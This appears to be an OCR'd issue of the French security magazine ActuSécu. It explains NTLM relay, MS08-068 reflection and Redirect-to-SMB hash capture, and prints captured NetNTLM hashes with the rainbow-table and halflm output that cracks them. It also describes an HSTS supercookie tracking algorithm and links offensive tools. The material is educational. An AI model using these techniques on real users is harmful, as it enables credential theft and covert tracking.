De manière générale, c'est un nombre aléatoire généré secrètement par le serveur et utilisé de manière unique (aussi appelé nonce).

Illustration du principe de « challenge-response » :



N.B. : Le secret est partagé par les deux parties (client et serveur).

Le principe simplifié du challenge/response de SMB NTLMv1 [2] [3] :

Le logiciel SMBRelay

Le fonctionnement de SMBRelay est le suivant : le logiciel reçoit une connexion UDP sur le port 139 et relaie ensuite les paquets entre le client et le serveur en modifiant certains paquets, si nécessaire.

Une fois que le client s'est authentifié, le relais SMB le déconnecte. Ainsi, l'attaquant qui contrôle le serveur relais SMB, reste connecté. Par conséquent, la session de la victime (client) est usurpée. Dans l'illustration ci-dessous, l'attaquant représente le relais SMB :

Premièrement, le client essaie de s'authentifier en passant par l'attaquant (via des attaques de phishing), celui-ci transmet et réceptionne les données émises par le client et retournées par le serveur SMB. Une fois que l'attaquant réceptionne le message d'accès autorisé, il déconnecte le client en lui envoyant un message d'accès refusé.


Il existe d'autres logiciels permettant de mener cette attaque. En effet, le module smb_relay de Metasploit offre la possibilité d'exploiter cette vulnérabilité. Cependant, ce module supporte uniquement la version 1 du protocole NTLM (NTLMv1).

Principe de l'attaque par réflexion (MS08-068)

La vulnérabilité MS08-068 a fait couler beaucoup d'encre lors de sa parution en 2008. Cette vulnérabilité entre dans la catégorie des attaques par réflexion. Le principe est le suivant :

- 1. L'attaquant fait en sorte que la victime se connecte à lui (lien malveillant) ;
- 2. L'attaquant établit une autre connexion vers la victime et reçoit le challenge de 8 octets ;
- 3. L'attaquant retourne le challenge reçu à l'étape 2 ;
- 4. La victime répond à l'attaquant par son empreinte de mot de passe ;
- 5. L'attaquant répond au challenge envoyé par la victime avec l'empreinte reçue à l'étape 4 ;
- 6. La victime autorise l'accès sur sa propre machine à l'attaquant.

Illustration de l'exploitation de la vulnérabilité MS08-068 :



L'exploitation de la vulnérabilité MS08-068 est une attaque SMB relais simplifiée. En effet, un deuxième hôte n'est pas nécessaire.

À l'issue de ces six étapes, l'attaquant est authentifié sur la machine de la victime et dispose des mêmes droits.

> Capture SMB (< 2008) et Redirect to SMB (2015)

Même en ayant appliqué le correctif MS08-068 un utilisateur malveillant est en mesure de récupérer, voire de casser, le mot de passe d'un compte local. En effet, le principe de l'attaque est simple : un attaquant envoie par exemple un mail contenant une URL qui pointe vers un serveur SMB malveillant. La victime qui ouvrira le mail enverra à son insu ses empreintes à ce serveur malveillant. L'attaquant peut alors réaliser une attaque de brute-force sur ces empreintes de mots de passe.

Récupérations des empreintes LM et NT :

```
lorenzetto:[~/smb] % sudo /usr/bin/python smb_server.py
72.16.10.187: lol:$NETNTLM$1122334455667788$95d9a2934d92e3e8434b0923a10393bd7bd102e3ae7a7ad5
72.16.10.187: lol:$NETLM$1122334455667788$a5df2caeced8b6c5ec3444d49ca9ff922e3fb14dc983f569
```

Brute-force via des Rainbow Tables sur les 8 premiers octets (7 premiers caractères du mot de passe) [5] :

```
Using 1 threads for pre-calculation and false alarm checking...
Found 4 rainbowtable files...

halflmchall_alpha-numeric#1-7_0_2400x57648865_1122334455667788_distrrtgen[p][i]_0.rti
reading index... 13528977 bytes read, disk access time: 0.00 s
reading table... 461190920 bytes read, disk access time: 3.00 s
searching for 1 hash...
plaintext of a5df2caeced8b6c5 is ACTUSEC
cryptanalysis time: 0.51 s

statistics
---------------------------------------------------------
plaintext found:                    1 of 1(100.00%)
total disk access time:             3.00s
total cryptanalysis time:           0.51s
total pre-calculation time:         1.99s
total chain walk step:              2876401
total false alarm:                  390
total chain walk step due to false alarm: 661202

result
---------------------------------------------------------
a5df2caeced8b6c5        ACTUSEC hex:41435455534543
```

Début du mot de passe

Le challenge est 1122334455667788 pour ces tables arc-en-ciel.

Enfin, nous pouvons brute-forcer les derniers caractères via le script de metasploit (tools/halflm.rb) :


```
3fb14dc983f569 -p ACTUSEC
[*] Trying one character...
[*] Trying two characters (eta: 2.4846391677856445 seconds)...
[*] Trying three characters (eta: 568.9823694229126 seconds)...
[*] Cracked: ACTUSECU41
```

Mot de passe entier

Par conséquent, nous connaissons le mot de passe de session de la victime.

Cette attaque est toujours d'actualité, mais demande plus de ressources et de temps. En effet, les systèmes Windows actuels tels que Windows 7, Windows 8/8.1 et Windows 10 implémentent le protocole NTLMv2 par défaut pour les connexions SMB. Qu'apporte la version 2 de plus, quelles sont les différences avec la version précédente ?

Voici les échanges entre le client et le serveur lors d'une tentative de connexion SMB NTLMv2 :



La grande différence réside dans la génération d'un second challenge. Celui-ci est généré par le client (client_chall) et pris en compte dans chaque empreinte calculée. Le principe d'authentification mutuelle est présent. Ce qui permet de s'assurer de l'identité du client ainsi que du serveur. De plus, les protocoles LMv2 et NTLMv2 utilisent uniquement l'empreinte NT qui est considérée comme étant sûre.

De ce fait, l'attaquant qui intercepte les messages d'authentification sera incapable d'utiliser des tables


arc-en-ciel à cause du challenge défini par le client. L'empreinte récupérée est spécifique à chaque capture. En revanche, il pourra tout de même le brute-forcer, car il disposera de toutes les informations nécessaires. L'attaque sera plus gourmande en temps et ainsi moins efficace.

Que peut-on faire une fois que l'empreinte NT du mot de passe a été cassée ? Suivant le contexte, un attaquant est en mesure d'accéder aux fichiers partagés, d'exécuter du code via PsExec, de se connecter en RDP sur son poste, etc.

> Preuve de concept de l'attaque Redirect to SMB

L'attaque « Redirect to SMB » englobe plusieurs scénarii exploitables. Un exemple de scénario simple : l'attaquant redirige la victime vers le serveur SMB malveillant (via un code d'erreur HTTP 301 ou 302), informant le navigateur que la ressource recherchée a été déplacée.

Cette redirection du trafic HTTP vers un serveur SMB est dangereuse, car elle peut être appliquée à de nombreuses applications (e.g. les mécanismes de mise à jour, etc.).




Les flux HTTP sont redirigés vers un serveur contrôlé par l'attaquant puis ce dernier force la victime à se connecter au serveur SMB malveillant. Il récupère ainsi, entre autres, l'empreinte NT du mot de passe de la victime.

```
clorenzetto:[~/smb] % sudo /usr/bin/python smb_server.py
172.16.10.188: xmco::XMCO-CL-Win7:1122334455667788:dcea83c868f1bd91e7fef44fa75c4be5:0101000000000007ba88eb400a2d0018aba01f7
e4018c0500000000002001a003100370032002e0031003600 2e0031003000 2e00310038003000000000000000000000
172.16.10.188: xmco::XMCO-CL-Win7:1122334455667788:c8120b194d39a624e00a89640c721b0b:0101000000000006dab6ec300a2d0011a42f295
6364d16a000000000002001a003100370032002e00310036002e00310030002e00310038003000000000000000000000
```

Nous pouvons constater que deux tentatives successives renvoient deux réponses différentes. Ceci étant dû au challenge aléatoire généré par le client à chaque tentative de connexion.

Désormais, il est possible de réaliser une attaque par dictionnaire sur l'empreinte du mot de passe :



Le mot de passe étant faible, nous avons été en mesure de le casser rapidement à l'aide d'un dictionnaire.

Nous conclurons cet article par une citation de Sir Dystic :

« The problem is that from a marketing standpoint, Microsoft wants their products to have as much backward compatibility as possible; but by continuing to use protocols that have known issues, they continue to leave their customers at risk to exploitation... These are, yet again, known issues that have existed since day one of this protocol. This is not a bug but a fundamental design flaw. To assume that nobody has used this method to exploit people is silly; it took me less than two weeks to write SMBRelay ».

Références

➕[1] http://www.rapid7.com/db/modules/exploit/windows/smb/smb_relay
This bulletin includes a patch which prevents the relaying of challenge keys back to the host which issued them, preventing this exploit from working in the default configuration. It is still possible to set the SMBHOST parameter to a third-party host that the victim is authorized to access, but the « reflection » attack has been effectively broken.

➕[2] https://technet.microsoft.com/en-us/magazine/2006.08.securitywatch.aspx

➕[3] https://msdn.microsoft.com/en-us/library/cc669093.aspx

➕[4] https://technet.microsoft.com/fr-fr/library/security/ms10-012.aspx

➕[5]http://www.l0phtcrack.com/help/smb_capture.html

➕http://blog.cylance.com/redirect-to-smb

➕http://en.wikipedia.org/wiki/Server_Message_Block

➕http://en.wikipedia.org/wiki/NT_LAN_Manager

➕http://en.wikipedia.org/wiki/SMBRelay

➕https://technet.microsoft.com/en-us/magazine/2006.08.securitywatch.aspx

➕http://pen-testing.sans.org/blog/2013/04/25/smb-relay-demystified-and-ntlmv2-pwnage-with-python

➕https://blog.skullsecurity.org/2008/ms08-068-preventing-smbrelay-attacks

➕http://netlibrary.net/articles/SMBRelay

➕http://www.xfocus.net/articles/200305/smbrelay.html

➕http://www.ampliasecurity.com/research/NTLMWeakNonce-bh2010-usa-ampliasecurity.pdf

➕http://www.viruslist.com/fr/news?id=197471285

Les mécanismes HSTS et HPKP

Par Romain LEONARD

Deux nouveaux mécanismes de sécurité se mettent peu à peu en place autour des connexions HTTPS afin de garantir toujours plus de confidentialité aux échanges entre client et serveur. Nous tâcherons de vous présenter HSTS (HTTP Strict Transport Security) et HPKP (Public Key Pinning Extension for HTTP), deux mécanismes de sécurité peu connus et peu utilisés ; bien que pourtant déjà intégrés au sein des navigateurs Firefox et Chrome.

> Le mécanisme HSTS

Présentation

Le premier mécanisme est baptisé HSTS pour HTTP Strict Transport Security [1]. Plus communément nommé « supercookie », il permet aux applications de forcer le navigateur de l'utilisateur à utiliser des connexions HTTPS pour dialoguer avec un serveur, une fois le cookie HSTS enregistré par le navigateur du client.
Plus en détail, lorsqu'un internaute se rend sur un site supportant le standard HSTS, le serveur inclut dans sa réponse un en-tête « Strict-Transport-Security » spécifiant, à minima, la durée durant laquelle la règle imposée sera valide. Optionnellement, le serveur peut spécifier deux autres paramètres : l'inclusion des sous-domaines ainsi que la possibilité pour le site d'être préenregistré dans le navigateur afin de forcer l'utilisation d'HTTPS dès la première connexion.

Une fois ces informations réceptionnées, le navigateur les enregistre et les associe au domaine correspondant au site visité pour pouvoir ensuite les appliquer automatiquement, durant la période de validité spécifiée par le serveur.

Dès lors, si l'utilisateur saisit l'adresse de l'application, ou clique sur un lien faisant référence à ce domaine, le serveur sera alors automatiquement contacté en HTTPS.

Ce mécanisme a vu le jour en 2010 dans le but d'empêcher les attaques de type « sslstrip ». Celles-ci consistent, lors d'une interception de connexion, à modifier tous les liens HTTPS présents dans les pages retournées à la victime en liens HTTP. Ainsi, l'attaquant peut intercepter toutes les données en clair sur le réseau. Cette attaque nécessite que l'utilisateur effectue sa première connexion en HTTP, cela n'est pas possible avec HSTS, dès lors que le client s'est déjà connecté à l'application auparavant.

```
Strict-Transport-Security: max-age=expireTime [; includeSubdomains] [; preload]
```

max-age
The time, in seconds, that the browser should remember that this site is only to be accessed using HTTPS.

includeSubdomains Optional
If this optional parameter is specified, this rule applies to all of the site's subdomains as well.

preload Optional
See Preloading Strict Transport Security for details. Not part of the specification.

Détournement de son utilisation

Bien que ce mécanisme ait vu le jour en 2010, il a récemment été démontré qu'il pouvait être utilisé pour contourner les mécanismes de confidentialité relatifs à la protection de la vie privée des utilisateurs.
En effet, les navigateurs ne compartimentant pas les « supercookie » entre une session classique et une session « anonyme » du navigateur, il est possible d'affecter un marqueur à un site afin de tracer l'activité d'un utilisateur même si celui-ci efface ses cookies ou s'il utilise le mécanisme de navigation privée.

Ce détournement du mécanisme HSTS a été mis en place sous forme de preuve de concept [2] avec succès. La preuve de concept repose sur l'envoi de plusieurs requêtes HTTP/HTTPS vers différents sous-domaines contrôlés par les attaquants. Les résultats des tests seront ensuite utilisés pour identifier le visiteur de manière unique.
Cette identification des utilisateurs permettrait, par exemple, à une régie publicitaire de cibler au mieux ses annonces. Elle permet également d'associer un utilisateur légitime d'un site Internet à un pirate utilisant le réseau d'anonymisation TOR.


Prenons un exemple simplifié. Afin de créer des identifiants allant de 0 à 7, il faut 3 bits. Concrètement, en enregistrant 3 sous-domaines 0.xmco.fr, 1.xmco.fr et 2.xmco.fr, il est ainsi possible de stocker cet identifiant sur le navigateur de l'internaute, sous la forme de préférences HSTS. La mise en place de cette attaque nécessite simplement un autre sous-domaine pour vérifier si un identifiant a déjà été attribué, check.xmco.fr. Le serveur recevant les connexions attribue automatiquement un « supercookie » HSTS pour chacun de ces 3 sous-domaines (0.xmco.fr, 1.xmco.fr et 2.xmco.fr) s'il est contacté en HTTPS.
L'algorithme est le suivant et doit être implémenté en JavaScript pour être exécuté dans le navigateur du client :

✚1. Vérifier si le client dispose déjà d'un identifiant via l'envoi d'une requête HTTP sur check.xmco.fr. Si la requête arrive en HTTPS, le client dispose déjà d'un identifiant (voir étape 3). Sinon, un identifiant numérique est généré et renvoyé au client (voir étape 2).

✚2. Générer l'identifiant côté client consiste à activer le HSTS pour les domaines correspondant aux bits à 1. Par exemple pour l'identifiant 5 ou 0b101, il faut activer HSTS pour les sous-domaines 0.xmco.fr et 2.xmco.fr en effectuant une requête sur leurs ports HTTPS. Enfin, il faut valider cet identifiant en activant HSTS pour check.xmco.fr.

✚3. Reconstituer l'identifiant du client en faisant des requêtes HTTP sur 0.xmco.fr, 1.xmco.fr et 2.xmco.fr.
Exemple 1 : si 0.xmco.fr et 2.xmco.fr sont en fait contacté en HTTPS et 1.xmco.fr est lui bien contacté en HTTP, l'identifiant reconstitué est alors 0b101, soit 5.

Exemple 2 : si 2.xmco.fr est en fait contacté en HTTPS et 0.xmco.fr et 1.xmco.fr sont bien contactés en HTTP, l'identifiant reconstitué est alors 0b100, soit 4.



> Le mécanisme HPKP

Le second mécanisme existant est baptisé HPKP pour « Public Key Pinning Extension for HTTP » [4]. Il permet d'associer la clé publique présente dans le certificat SSL officiel d'un site à un serveur Web. Une fois cette clé publique épinglée, elle seule pourra être utilisée pour valider l'établissement d'une connexion sécurisée avec le serveur. Si le certificat présenté fait référence à une clé publique différente, même si celui-ci est valide et a été émis par une autorité de certification reconnue, un avertissement sera présenté à l'utilisateur. Ce comportement diffère donc du fonctionnement classique qui consiste à accepter tous les certificats signés par les autorités considérées comme étant de confiance par les navigateurs.

Ainsi, en cas de compromission d'une autorité de confiance, les attaquants ne pourront pas intercepter des communications entre un client et un site en émettant un certificat valide, mais frauduleux, avec l'autorité compromise.

Ce mécanisme vient en complément du trousseau de certificats fourni dans les navigateurs Chrome et Firefox.

Le protocole HPKP est implémenté par les navigateurs Chrome (>= 38) et Firefox (>= 35) et est toujours à l'étude. Les évolutions souhaitées visent notamment à ne plus limiter son application au protocole HTTP en l'intégrant directement à la couche SSL/TLS. L'objectif des évolutions envisagées est de faciliter la mise à l'échelle de ce mécanisme. En effet, la solution actuelle est de type TOFU (Trust On First Use). Le mécanisme ne protège donc pas, lors de l'établissement de la première connexion à un serveur. Il convient alors toujours, lors de la première connexion, de se connecter à un serveur depuis une connexion considérée comme étant de confiance afin de protéger les futurs échanges.

Références

✚ [1] https://tools.ietf.org/html/draft-hodges-strict-transport-sec-02

✚ [2] http://www.radicalresearch.co.uk/lab/hstssupercookies

✚ [3] https://developer.mozilla.org/en-US/docs/Web/Security/HTTP_strict_transport_security, https://cert.xmco.fr/veille/index.xmco?nv=CXA-2015-0015

✚ [4] https://tools.ietf.org/html/draft-ietf-websec-key-pinning-21

✚ [5] https://developer.mozilla.org/en-US/docs/Web/Security/Public_Key_Pinning

✚ [6] https://cert.xmco.fr/veille/index.xmco?nv=CXA-2015-0271

Le whitepaper du mois

par Charles DAGOUAT


> Guide to Industrial Control Systems (ICS) Security

Le NIST (National Institute of Standards and Technology) a récemment publié la seconde version de son guide de la sécurité destiné aux systèmes industriels de type SCADA, notamment.

Ce guide donne de nombreux conseils et bonnes pratiques à respecter afin d'avoir un système performant tout en étant sécurisé. L'ouverture à Internet de nombreux systèmes industriels ayant créé une nouvelle menace très dangereuse, une mise à jour concernant ces risques était la bienvenue dans le domaine.

Le guide passe ainsi au peigne fin tous les aspects de la sécurité « traditionnelle » adaptée aux systèmes industriels : réponse à incident, contrôle quotidien, audit ponctuel, collecte de logs, outils de tests, processus de développement logiciels et matériels, etc.

Le document complet est disponible à l'adresse suivante : http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-82r2.pdf


NIST Special Publication 800-82
Revision 2

Guide to Industrial Control Systems (ICS) Security

Supervisory Control and Data Acquisition (SCADA) Systems, Distributed Control Systems (DCS), and Other Control System Configurations such as Programmable Logic Controllers (PLC)

Keith Stouffer
Victoria Pillitteri
Suzanne Lightman
Marshall Abrams
Adam Hahn

This publication is available free of charge from:
http://dx.doi.org/10.6028/NIST.SP.800-82r2

NIST
National Institute of Standards and Technology
U.S. Department of Commerce

revue du web

Après plusieurs années de bons et loyaux services, la rubrique « Outils » est désormais remplacée par la « Revue du Web ». Cette partie permettra de faire un tour d'horizon des articles sécurité les plus intéressants !

Stéphane AVI

> Sélection d'articles divers

> Sélection d'articles techniques

> Twitter

Sélection de comptes Twitter

> Sélection d'articles divers


Trucs et astuces pour SSH	http://noone.org/talks/ssh-tricks/ssh-tricks-rmll.html
Configurer TLS sous IIS	https://www.hass.de/content/setup-your-iis-ssl-perfect-forward-secrecy-and-tls-12
Outil pour parser un CSV	https://github.com/jjyg/csv
Monter des disques VMWare compressés	http://az4n6.blogspot.com.tr/2015/04/dealing-with-compressed-vmdk-files.html
Analyse Forensics détaillée	https://www.first.org/resources/papers/conference2014/a-forensic-analysis-of-apt-lateral-movement-in-windows-environment.pptx
Guide de sécurisation VSphere 6	http://blogs.vmware.com/vsphere/2015/06/vsphere-6-hardening-guide-ga-now-available.**html**
Histoire du recrutement de pentesteurs...	http://blog.silentsignal.eu/2015/04/03/the-story-of-a-pentester-recruitment/
Attaque et défense du CMS WordPress	http://www-personal.umich.edu/~markmont/awp/
Mettre à jour des GPO à distance	http://www.darkoperator.com/blog/2015/3/9/updating-group-policy-objects-remotely

> Sélection d'articles techniques

Casser des mots de passe d'archives RAR avec Metasploit et John The Ripper	http://securityblog.gr/2728/crack-rar-passwords-bruteforcing/
Webshell pour Splunk	https://github.com/Dionach/Splunk-Web-Shell
Procédure Microsoft pour capturer et déchiffrer les communications de Lync 2010	http://blogs.technet.com/b/nexthop/archive/2012/02/15/how-to-decrypt-lync-2010-tls-traffic-using-microsoft-network-monitor.aspx
Bruteforce avec PowerShell	http://blogs.technet.com/b/heyscriptingguy/archive/2012/07/03/use-powershell-to-security-test-sql-server-and-sharepoint.aspx
XXE au travers des messages d'erreur	https://blog.netspi.com/forcing-xxe-reflection-server-error-messages/
Outil permettant de parser les résultats Nmap pour utiliser ensuite Metasploit	https://github.com/milo2012/metasploitHelper
Outil d'analyse de code statique	https://github.com/facebook/pfff/wiki/Main
Test d'intrusion d'un HP Thin Client	http://blog.malerisch.net/2015/04/pwning-hp-thin-client.html
Alternatives à PSExec	https://www.trustedsec.com/june-2015/no_psexec_needed/

> Sélection des comptes Twitter suivis par le CERT-XMCO…

Podcast No Limit Secu		https://twitter.com/nolimitsecu
Egor Homakov		https://twitter.com/homakov
Stefan Esser		https://twitter.com/i0n1c
Dominic White		https://twitter.com/singe
Charlie Miller		https://twitter.com/0xcharlie
Karl		https://twitter.com/kfosaaen
LegbaCore		https://twitter.com/legbacore
Dave Kennedy (ReL1K)		https://twitter.com/HackingDave
Mark Russinovich		https://twitter.com/markrussinovich
Hacking Team :-)		https://twitter.com/hackingteam



> Remerciements

Photographie

Scott Akerman
https://www.flickr.com/photos/sterlic/6778181411

Racchio
https://www.flickr.com/photos/racchio/6987505625

Bruno French Riviera
https://www.flickr.com/photos/bruno_french_riviera/5601623528

Kārlis Dambrāns
https://www.flickr.com/photos/janitors/11083922814

Nathan O'Nions
https://www.flickr.com/photos/nathanoliverphotography/7565000876

Quinn Dombrowski
https://www.flickr.com/photos/quinnanya/5251378117

Adrian Midgley
https://www.flickr.com/photos/midgley/6814165694

Moyan Brenn
https://www.flickr.com/photos/aigle_dore/6365104687

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante :
http://www.xmco.fr/actusecu.html

www.xmco.fr

69 rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711